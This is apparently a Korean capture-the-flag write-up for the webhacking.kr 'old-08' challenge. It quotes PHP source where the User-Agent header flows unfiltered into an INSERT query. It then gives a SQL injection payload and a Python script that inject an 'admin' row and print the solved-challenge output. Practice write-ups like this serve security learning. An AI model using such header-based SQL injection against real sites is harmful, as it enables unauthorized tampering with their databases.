
1. Description
2. Write-Up

view-source를 클릭하여 소스를 확인하면, User-Agent의 값을 select하고 insert함을 알 수 있다. select 시에는 addslashes로 SQLi를 어느정도 방어하지만 insert query는 아무 필터링이 없다.
... 생략 ...
$agent=trim(getenv("HTTP_USER_AGENT"));
$ip=$_SERVER['REMOTE_ADDR'];
if(preg_match("/from/i",$agent)){
  echo("<br>Access Denied!<br><br>");
  echo(htmlspecialchars($agent));
  exit();
}
... 생략 ...
$result = mysqli_query($db,"select id from chall8 where agent='".addslashes($_SERVER['HTTP_USER_AGENT'])."'");
$ck = mysqli_fetch_array($result);

if($ck){
  echo "hi <b>".htmlentities($ck[0])."</b><p>";
  if($ck[0]=="admin"){
    mysqli_query($db,"delete from chall8");
    solve(8);
  }
}

if(!$ck){
  $q=mysqli_query($db,"insert into chall8(agent,ip,id) values('{$agent}','{$ip}','guest')") or die("query error");
  echo("<br><br>done!  ({$count_ck[0]}/70)");
}
... 생략 ...
agent에 hello','999','admin'),('world라는 값을넣으면 values('hello','999','admin'),('world','1.1.1.1','guest')과 같은 쿼리가 만들어지고, id가 admin이라는 행이 추가될 것이다.
header = {'User-Agent':'hello\',\'999\',\'admin\'),(\'world', 'Cookie': 'PHPSESSID=tororborfs23bri6hv834gnlor'}이 후에, User-Agent값을 agent로 넣었던 값(hello)으로 설정하면 select 구문에서 id가 admin이 뽑히게 될 것이다.
import urllib.request

url     = 'https://webhacking.kr/challenge/web-08/'
header  = {'User-Agent':'hello\',\'999\',\'admin\'),(\'world', 'Cookie': 'PHPSESSID=tororborfs23bri6hv834gnlor'}
request = urllib.request.Request(url, headers=header)
response= urllib.request.urlopen(request)
print(response.read().decode())

header  = {'User-Agent':'hello', 'Cookie': 'PHPSESSID=tororborfs23bri6hv834gnlor'}
request = urllib.request.Request(url, headers=header)
response= urllib.request.urlopen(request)
print(response.read().decode())

[Output]
... 생략 ...
hi <b>admin</b><p><script>alert('old-08 Pwned!');</script><hr>old-08 Pwned. You got 35point. Congratz!<hr><a href=./?view_source=1>view-source</a>
... 생략 ...
IT 도서관